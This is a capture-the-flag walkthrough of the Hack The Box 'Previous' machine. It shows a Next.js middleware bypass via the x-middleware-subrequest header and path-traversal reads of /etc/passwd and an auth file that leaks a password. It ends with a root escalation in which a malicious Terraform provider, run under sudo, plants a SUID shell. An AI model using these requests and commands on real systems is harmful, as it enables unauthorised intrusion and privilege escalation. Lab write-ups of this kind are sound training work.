HTB Previous Writeup (Walkthrough)

Reconnaissance
Let’s start our exploration of the Previous machine by setting up our environment and scanning for available services.
Host Enumeration
First, I’ll add the target IP to my hosts file for easier navigation:
1
2
3
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/hosts
10.129.168.20 previous.htb
Port Scanning
Let me run a comprehensive Nmap scan to identify open ports and running services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/Desktop/Previous]
└─$ sudo nmap -sC -sV -oA previous 10.129.168.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 17:29 EDT
Nmap scan report for previous.htb (10.129.168.20)
Host is up (0.040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: PreviousJS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
Great! We found two services:
- SSH (Port 22): Standard OpenSSH service on Ubuntu
- HTTP (Port 80): Nginx web server serving “PreviousJS”
Web Application Analysis
Next.js Application Discovery
When I accessed the web application and tried to open the “Docs” link, I intercepted the requests using Burp Suite and discovered some interesting patterns:
GET /_next/data/qVDR2cKpRgqCslEh-llk9/docs.json HTTP/1.1 And GET /_next/data/qVDR2cKpRgqCslEh-llk9/api/auth/signin.json?callbackUrl=%2Fdocs HTTP/1.1 And GET /signin?callbackUrl=http%3A%2F%2Flocalhost%3A3000%2Fdocs HTTP/1.1
Also from page source I see this directory: _next/static/chunks/
After a search in google I found:
Next.js CVE-2025-29927
CVE-2025-29927 stems from logic associated with how middleware is handled by the application — specifically, an attacker can provide a header in any request to bypass application middleware. Application middleware can perform any number of tasks, and it can stack so that multiple layers of middleware can be configured, with each able to modify the request/response passed to it. Common use cases of middleware include authentication/authorization, CSP validation, URL rewriting/redirection etc.
As the vulnerability affects an application framework, and the application middleware configuration can vary greatly, so too does the potential impact of exploiting the vulnerability. Based on Rapid7’s analysis, there is no ‘one-size-fits-all’ determination of risk/impact for CVE-2025-29927 (which is a common scenario for framework and library vulns). The most severe potential impact likely comes in the form of authentication bypass, but would still be highly application-dependent — the impact of bypassing authentication for a hobbyist “To do list” application is very different from theoretically bypassing authentication in an enterprise application utilising Next.js.
Organizations should consider whether their applications are relying solely on the middleware for authentication. It may be that the application uses middleware, but is just acting as a front end to back-end APIs that are dealing with server-side authentication logic. Bypassing the front-end Next.js middleware would not affect the back end’s ability to authenticate users.
As an example of how a more measured view can change the outlook, a Red Hat advisory for CVE-2025-29927 originally listed two products as affected: Red Hat Trusted Artifact Signer and Streams for Apache Kafka 2. Now these have been removed and classified as “Not affected,” presumably following further review. The advisory was updated with the following: “Red Hat Trusted Artifact Signer and Streams for Apache Kafka 2 are not affected by this vulnerability as they do not use Next.js for any authorization functionality.”
Mitigation guidance: Per the Next.js advisory, CVE-2025-29927 affects the following versions of Next.js:
1
2
3
4
>= 13.0.0, < 13.5.9 (fixed in 13.5.9)
>= 14.0.0, < 14.2.25 (fixed in 14.2.25)
>= 15.0.0, < 15.2.3 (fixed in 15.2.3)
>= 11.1.4, < 12.3.5 (fixed in 12.3.5)
And this one too:
1
https://projectdiscovery.io/blog/nextjs-middleware-authorization-bypass
So by Burp Suite I add this line in first request for docs page:
1
x-middleware-subrequest:middleware:middleware:middleware:middleware:middleware
to be like:
1
2
3
4
5
6
7
8
9
10
11
12
GET /_next/data/qVDR2cKpRgqCslEh-llk9/docs.json HTTP/1.1
x-middleware-subrequest:middleware:middleware:middleware:middleware:middleware
Host: previous.htb
Accept-Language: en-US,en;q=0.9
x-nextjs-data: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Referer: http://previous.htb/
Accept-Encoding: gzip, deflate, br
Cookie: next-auth.csrf-token=3d84b0b1b46d36eb7efcab2b208bd98cdc9a3c2f4ed2adb346652320a6c01124%7Cbb0dd4d4cb906436a0176e2c9358f84d203f4701bdb46a14e2f6c70f11e3860f; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fdocs
If-None-Match: "tgdw538y2p2l1"
Connection: keep-alive

Then I forwarded the request and successfully bypassed the authentication! I found myself logged in:
Local File Inclusion Discovery
After gaining access to the authenticated area, I explored the Examples page and discovered a download functionality:
1
2
3
4
5
6
7
8
9
10
GET /api/download?example=hello-world.ts HTTP/1.1
Host: previous.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://previous.htb/docs/examples
Accept-Encoding: gzip, deflate, br
Cookie: next-auth.csrf-token=3d84b0b1b46d36eb7efcab2b208bd98cdc9a3c2f4ed2adb346652320a6c01124%7Cbb0dd4d4cb906436a0176e2c9358f84d203f4701bdb46a14e2f6c70f11e3860f; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fdocs
Connection: keep-alive
1
GET /api/download?example=hello-world.ts HTTP/1.1
This looked like a prime candidate for Local File Inclusion (LFI) testing. Let me try to read system files by manipulating the example parameter.
Testing Local File Inclusion
I attempted to access /etc/passwd using directory traversal:
1
2
3
4
5
6
7
8
9
10
11
GET /api/download?example=../../../../../../etc/passwd HTTP/1.1
x-middleware-subrequest:middleware:middleware:middleware:middleware:middleware
Host: previous.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://previous.htb/docs/examples
Accept-Encoding: gzip, deflate, br
Cookie: next-auth.csrf-token=3d84b0b1b46d36eb7efcab2b208bd98cdc9a3c2f4ed2adb346652320a6c01124%7Cbb0dd4d4cb906436a0176e2c9358f84d203f4701bdb46a14e2f6c70f11e3860f; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fdocs
Connection: keep-alive
and I got this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 24 Aug 2025 22:25:06 GMT
Content-Type: application/zip
Content-Length: 787
Connection: keep-alive
Content-Disposition: attachment; filename=../../../../../../etc/passwd
ETag: "41amqg1v4m26j"

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000::/home/node:/bin/sh
nextjs:x:1001:65533::/home/nextjs:/sbin/nologin
Excellent! The LFI is working perfectly. I can see there are two interesting users:
- node (uid 1000): Has shell access (
/bin/sh) - nextjs (uid 1001): No shell access (
/sbin/nologin)
Exploring Next.js Application Structure
Now I need to dig deeper into the Next.js application to find sensitive configuration files. Based on my research about Next.js directory structure and some GitHub issues, I looked for the middleware manifest file:
1
https://github.com/opennextjs/opennextjs-netlify/issues/1267
I tried accessing the middleware manifest, but more importantly, I needed to find the NextAuth configuration. NextAuth is a popular authentication library for Next.js, and based on the authentication flow I observed, it was likely being used here.
Discovering NextAuth Configuration
I attempted to read the NextAuth configuration file. In Next.js applications, NextAuth typically stores its configuration in the API routes. The file pattern is usually [...nextauth].js (URL-encoded as %5B...nextauth%5D.js):
1
2
3
4
5
6
7
8
9
10
11
GET /api/download?example=../../../../../../app/.next/server/pages/api/auth/%5B...nextauth%5D.js HTTP/1.1
x-middleware-subrequest:middleware:middleware:middleware:middleware:middleware
Host: previous.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://previous.htb/docs/examples
Accept-Encoding: gzip, deflate, br
Cookie: next-auth.csrf-token=3d84b0b1b46d36eb7efcab2b208bd98cdc9a3c2f4ed2adb346652320a6c01124%7Cbb0dd4d4cb906436a0176e2c9358f84d203f4701bdb46a14e2f6c70f11e3860f; next-auth.callback-url=http%3A%2F%2Flocalhost%3A3000%2Fdocs
Connection: keep-alive
And I got the NextAuth configuration! Here’s the response:
1
2
3
4
5
6
7
8
9
10
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 24 Aug 2025 22:43:08 GMT
Content-Type: application/zip
Content-Length: 1537
Connection: keep-alive
Content-Disposition: attachment; filename=../../../../../../app/.next/server/pages/api/auth/[...nextauth].js
ETag: "ihx6eiwskd47b"

"use strict";(()=>{var e={};e.id=651,e.ids=[651],e.modules={3480:(e,n,r)=>{e.exports=r(5600)},5600:e=>{e.exports=require("next/dist/compiled/next-server/pages-api.runtime.prod.js")},6435:(e,n)=>{Object.defineProperty(n,"M",{enumerable:!0,get:function(){return function e(n,r){return r in n?n[r]:"then"in n&&"function"==typeof n.then?n.then(n=>e(n,r)):"function"==typeof n&&"default"===r?n:void 0}}})},8667:(e,n)=>{Object.defineProperty(n,"A",{enumerable:!0,get:function(){return r}});var r=function(e){return e.PAGES="PAGES",e.PAGES_API="PAGES_API",e.APP_PAGE="APP_PAGE",e.APP_ROUTE="APP_ROUTE",e.IMAGE="IMAGE",e}({})},9832:(e,n,r)=>{r.r(n),r.d(n,{config:()=>l,default:()=>P,routeModule:()=>A});var t={};r.r(t),r.d(t,{default:()=>p});var a=r(3480),s=r(8667),i=r(6435);let u=require("next-auth/providers/credentials"),o={session:{strategy:"jwt"},providers:[r.n(u)()({name:"Credentials",credentials:{username:{label:"User",type:"username"},password:{label:"Password",type:"password"}},authorize:async e=>e?.username==="jeremy"&&e.password===(process.env.ADMIN_SECRET??"MyNameIsJeremyAndILovePancakes")?{id:"1",name:"Jeremy"}:null})],pages:{signIn:"/signin"},secret:process.env.NEXTAUTH_SECRET},d=require("next-auth"),p=r.n(d)()(o),P=(0,i.M)(t,"default"),l=(0,i.M)(t,"config"),A=new a.PagesAPIRouteModule({definition:{kind:s.A.PAGES_API,page:"/api/auth/[...nextauth]",pathname:"/api/auth/[...nextauth]",bundlePath:"",filename:""},userland:t})}};var n=require("../../../webpack-api-runtime.js");n.C(e);var r=n(n.s=9832);module.exports=r})();
Jackpot! 🎯 While this code is minified, I can clearly see the credentials in the authorization logic:
Looking at this part of the code:
1
authorize:async e=>e?.username==="jeremy"&&e.password===(process.env.ADMIN_SECRET??"MyNameIsJeremyAndILovePancakes")
This reveals:
- Username:
jeremy - Password:
MyNameIsJeremyAndILovePancakes(fallback value whenADMIN_SECRETenvironment variable is not set)
SSH Access
Now let’s test these credentials with the SSH service I discovered in my initial scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
The authenticity of host 'previous.htb (10.129.168.20)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'previous.htb' (ED25519) to the list of known hosts.
[email protected]'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Aug 24 10:47:14 PM UTC 2025

  System load:  0.0               Processes:             216
  Usage of /:   67.3% of 8.76GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for eth0: 10.129.168.20
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


Last login: Sun Aug 24 22:47:15 2025 from 10.10.14.144
jeremy@previous:~$
Perfect! I successfully gained SSH access as the jeremy user. Now I can grab the user flag and start working on privilege escalation.
Privilege Escalation
Now that I have initial access, let me investigate potential privilege escalation vectors.
Sudo Privileges Analysis
First, let me check what sudo privileges jeremy has:
1
2
3
4
5
6
jeremy@previous:~$ sudo -l
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
Interesting! Jeremy can run Terraform with root privileges, but only with the specific working directory /opt/examples and only the apply command.
Let me examine the Terraform configuration:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
jeremy@previous:~$ ls -la /opt/examples/
total 28
drwxr-xr-x 3 root root 4096 Aug 24 22:55 .
drwxr-xr-x 5 root root 4096 Aug 21 20:09 ..
-rw-r--r-- 1 root root   18 Apr 12 20:32 .gitignore
-rw-r--r-- 1 root root  576 Aug 21 18:15 main.tf
drwxr-xr-x 3 root root 4096 Aug 21 20:09 .terraform
-rw-r--r-- 1 root root  247 Aug 21 18:16 .terraform.lock.hcl
-rw-r--r-- 1 root root 1097 Aug 24 22:55 terraform.tfstate
jeremy@previous:~$ cat /opt/examples/main.tf
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}
Understanding Terraform Provider Architecture
To exploit this, I need to understand how Terraform works with providers. Based on the HashiCorp documentation:
Terraform Plugin Architecture:
- Terraform Core: The main
terraformbinary that manages state and executes plans - Terraform Providers: Separate executable binaries that communicate with Terraform Core via RPC
- Provider Discovery: Terraform searches for provider plugins in several locations during
terraform init
Key Point: Providers are separate executables that run as independent processes and are invoked by Terraform Core. When Terraform runs with sudo, the provider plugins also execute with root privileges!
Terraform Provider Development Overrides
According to the Terraform CLI configuration documentation, there’s a feature called “Development Overrides for Provider Developers” that allows developers to override provider locations during development.
This is configured using the dev_overrides block in a .terraformrc file:
1
2
3
4
5
6
7
8
provider_installation {
  dev_overrides {
    "example.com/namespace/name" = "/path/to/provider/executable"
  }
  direct {
    exclude = ["example.com/namespace/name"]
  }
}
How this works:
- Terraform will use the specified local executable instead of downloading the provider
- The override bypasses all version and checksum verification
- The custom provider executable will run with the same privileges as Terraform
Exploiting the Provider Override
Since I can run Terraform with root privileges, I can create a malicious provider that will execute as root!
Here’s my attack plan:
- Create a fake provider executable that creates a SUID shell
- Configure Terraform to use my malicious provider via
.terraformrc - Run
terraform applywith sudo, which will execute my provider as root - Use the SUID shell to gain root access
Creating the Malicious Provider
First, I’ll create a directory for my fake provider and write a malicious script:
1
2
3
4
5
6
7
8
9
10
jeremy@previous:~$ mkdir -p ~/dev-plugins
jeremy@previous:~$ cat > ~/dev-plugins/terraform-provider-examples_v1.0.0 <<'EOF'
#!/bin/sh
# provider runs as root via sudo → plant a SUID shell
cp /bin/bash /usr/local/bin/bashroot 2>/dev/null || cp /bin/sh /usr/local/bin/bashroot
chmod 4755 /usr/local/bin/bashroot
# no need to speak Terraform protocol; exit quickly
exit 1
EOF
chmod +x ~/dev-plugins/terraform-provider-examples_v1.0.0
What this script does:
- Copies
/bin/bash(or/bin/shas fallback) to/usr/local/bin/bashroot - Sets the SUID bit (
4755) so the shell will run with the owner’s privileges (root) - Exits quickly since we don’t need to implement the actual Terraform provider protocol
Configuring the Provider Override
Now I’ll create the Terraform CLI configuration to override the provider:
1
2
3
4
5
6
7
8
9
10
jeremy@previous:~$ cat > ~/.terraformrc <<'EOF'
provider_installation {
  dev_overrides {
    "previous.htb/terraform/examples" = "/home/jeremy/dev-plugins"
  }
  direct {
    exclude = ["previous.htb/terraform/examples"]
  }
}
EOF
This configuration:
- Overrides the
previous.htb/terraform/examplesprovider to use my local directory - Excludes this provider from normal (direct) installation, forcing Terraform to use my override
- Points Terraform to
/home/jeremy/dev-pluginswhere my malicious provider executable is located
Executing the Attack
Now I’ll run Terraform with sudo, which will execute my malicious provider as root:
1
jeremy@previous:~$ sudo /usr/bin/terraform -chdir=/opt/examples apply
When Terraform runs, it will:
- Look for the
previous.htb/terraform/examplesprovider - Find my override configuration in
~/.terraformrc - Execute my malicious script
/home/jeremy/dev-plugins/terraform-provider-examples_v1.0.0as root - My script creates a SUID shell at
/usr/local/bin/bashroot
Getting Root Access
Finally, I’ll use the SUID shell to escalate to root:
1
2
3
4
5
6
7
8
jeremy@previous:~$ /usr/local/bin/bashroot -p
bashroot-5.1# ls
dev-plugins  docker  user.txt
bashroot-5.1# cat user.txt
a98a1b5cef3766d4f04c41ff92b375e2
bashroot-5.1# cat /root/root.txt
e5eb436cf219507fc277abd79f4bac92
bashroot-5.1#
🎯 Root achieved! The -p flag preserves the privileged mode, giving me a root shell.
Attack Summary
This privilege escalation exploited Terraform’s provider development override feature:
- Terraform runs providers as separate executables with the same privileges as the main process
- Development overrides bypass security checks and allow arbitrary local executables
- The sudo command gave my malicious provider root privileges
- SUID shell creation provided persistent root access
This is a perfect example of how legitimate development features can become security vulnerabilities when combined with excessive sudo privileges.
Done!
Hi there 👋 Support me!
Life is an echo—what you send out comes back.